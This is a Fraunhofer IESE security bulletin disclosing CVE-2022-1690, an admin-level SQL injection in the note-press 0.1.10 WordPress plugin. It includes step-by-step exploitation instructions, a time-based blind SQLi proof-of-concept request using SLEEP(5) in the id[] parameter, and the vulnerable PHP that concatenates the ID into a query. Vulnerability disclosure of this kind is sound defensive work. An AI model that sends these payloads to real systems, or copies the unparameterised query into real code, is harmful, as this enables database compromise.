



(3/3) note-press 0.1.10 WordPress plugin SQL injection

Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	note-press
Affected Software Type	WordPress plugin
Version	0.1.10
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1690
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/note-press
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1690

Vulnerability Description

The `id[]` query parameter array in note-press 0.1.10 is vulnerable to SQL injection. An




Security Bulletin


of the [Fraunhofer IESE](#) Research Institute

Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges.



Go to `Note Press`.



Choose an arbitrary `Title` and click on `Add Note`.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

Media

Pages

Comments

Appearance

Plugins

Users

Tools

Settings

Note Press

Note Press Settings

Collapse menu

For more information and instructions please visit our website at:
<http://www.datainterlock.com>

Please consider supporting the development of Note Press by clicking the image above and becoming a Patreon.

Back to List

Add a Note

Title:
Test

Save

Add Note

Enter a title for this note.

To:
No

Customer
Shop manager
admin
author Weezlee

Choose who you wish to send this note to. Ctl-click to choose multiple recipients.

Sticky Note:

☐ Make this note a Dashboard sticky.

Select Color

Note: Users who do not have the ability to write notes can only see Sticky Notes.

Deadline:

mm / dd / yyyy

Enter a deadline for this note or leave this field blank for no deadline.

Not all browsers support a date picker. If you do not have the option to select a date, please enter one in the format MM/DD/YYYY.

Priority:

Low

Select a priority for this note.

Add another, second note.



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

For more information and instructions please visit our website at: <http://www.datainterlock.com>

Please consider supporting the development of Note Press by clicking the image above and becoming a Patreon.

Add A Note

Notes

Bulk actions 1 item

<input type="checkbox"/>	Icon	Title	By	To	Date	Priority	Read	Deadline
<input type="checkbox"/>		Test View Edit Delete	admin	admin	2022-05-04 09:17:27			

Bulk actions 1 item

Select multiple Notes and choose `Delete` in the `Bulk actions` menu. Then, hit `Apply`.

localhost/wp-admin/admin.php?action=Add&page=Note_Press-Main-Menu

hacking playground 3 0 + New Howdy, admin

Note Press

Test2 Added.

For more information and instructions please visit our website at: <http://www.datainterlock.com>

Please consider supporting the development of Note Press by clicking the image above and becoming a Patreon.

Add A Note

Notes

Bulk actions 2 items

<input checked="" type="checkbox"/>	Icon	Title	By	To	Date	Priority	Read	Deadline
<input checked="" type="checkbox"/>		Test1 View Edit Delete	admin	admin	2022-05-04 11:36:05			
<input checked="" type="checkbox"/>		Test2	admin	admin	2022-05-04 11:36:12			

Bulk actions 2 items

Clicking the previous button triggers the vulnerable request. Any of the `id[]` query parameters is vulnerable.



Security Bulletin

of the [Fraunhofer IES](#) Research Institute

```
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
  ,/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  http://localhost/wp-admin/admin.php?action=Add&page=Note_Press-M
  ain-Menu
8 DNT: 1
9 Connection: close
10 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
  %7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
  47f; wordpress_test_cookie=WP%20Cookie%20check;
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
  %7C0577482154b4bf69dbd69b8d96d68dc227bf657948ce4ffc3ee461d8928b
  62b; wp-settings-1=
  editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manage_gr
  oups_tab%3Dpop; wp-settings-time-1=1651655077; XDEBUG_SESSION=
  netbeans-xdebug
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16
```

A POC may look like the following request:

Request	Response
<pre>1 GET /wp-admin/admin.php?page=Note_Press-Main-Menu&wpnonce= e4ee1ce89d&wp_http_referer= %2Fwp-admin%2Fadmin.php%3Fpage%3DNote_Press-Main-Menu&action= delete&page=1651655077 18*AND*(SELECT+3630*FROM*(SELECT(SLEEP(5)))KdIt)&#38;SD=19& action=delete HTTP/1.1 2 Host: localhost 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp ,/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost/wp-admin/admin.php?action=Add&page=Note_Press-M ain-Menu 8 DNT: 1 9 Connection: close 10 Cookie: wordpress_86a9106ae65537651a8e456835b316ab= admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4 %7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016 47f; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab= admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4 %7C0577482154b4bf69dbd69b8d96d68dc227bf657948ce4ffc3ee461d8928b 62b; wp-settings-1= editor%3DtinyMCE%26amp;libraryContent%3Dbrowse%26wd_ads_manage_gr oups_tab%3Dpop; wp-settings-time-1=1651655077; 11 Upgrade-Insecure-Requests: 1 12 Sec-Fetch-Dest: document 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-User: ?1 16 17</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 04 May 2022 11:44:59 GMT 3 Server: Apache/2.4.52 (Debian) 4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0 6 X-Frame-Options: SAMEORIGIN 7 Referrer-Policy: strict-origin-when-cross-origin 8 Vary: Accept-Encoding 9 Content-Length: 38186 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 <!DOCTYPE html> 14 <html class="wp-toolbar" 15 lang="en-US"> 16 <head> 17 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> 18 <title> Note Press &lsquo; hacking playground &#8212; WordPress 19 </title> 20 <script type="text/javascript"> addLoadEvent = function(func){ if(typeof jQuery!=='undefined')jQuery(function(){ func(); }); }; else if(typeof wpOnload!=='function'){ wpOnload=func; } else{ var oldonload=wpOnload; wpOnload=function(){ oldonload(); func(); } } }; var ajaxurl = '/wp-admin/admin-ajax.php', pagenow = 'oplevel_page_Note_Press-Main-Menu', typenow = '';</pre>



Security Bulletin

of the [Fraunhofer IESE](#) Research Institute

```
1134         elseif ($GET['action'] == 'delete')
1135         {
1136             if (is_array($GET['id']))
1137             {
1138                 $count = 0;
1139                 foreach ($GET['id'] as $id)
1140                 {
1141                     Note_Pressdelete_multi_note($id);
1142                     $count++;
1143                 }
1144             }
1145             if ($count == 1)
1146             {
```

```
1031         }
1032         function Note_Pressdelete_multi_note($thisid)
1033         {
1034             global $wpdb;
1035             $table_name = $wpdb->prefix . "Note_Press";
1036             $mylink = $wpdb->get_results("SELECT * FROM $table_name where ID=$thisid");
1037             if (!$mylink)
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

GET /wp-admin/admin.php?page=Note_Press-Main-Menu&wpnonce=e4ee1ce89d&wp_http_referer=%2Fwp-ad

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/admin.php?action=Add&page=Note_Press-Main-Menu

DNT: 1

Connection: close

Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1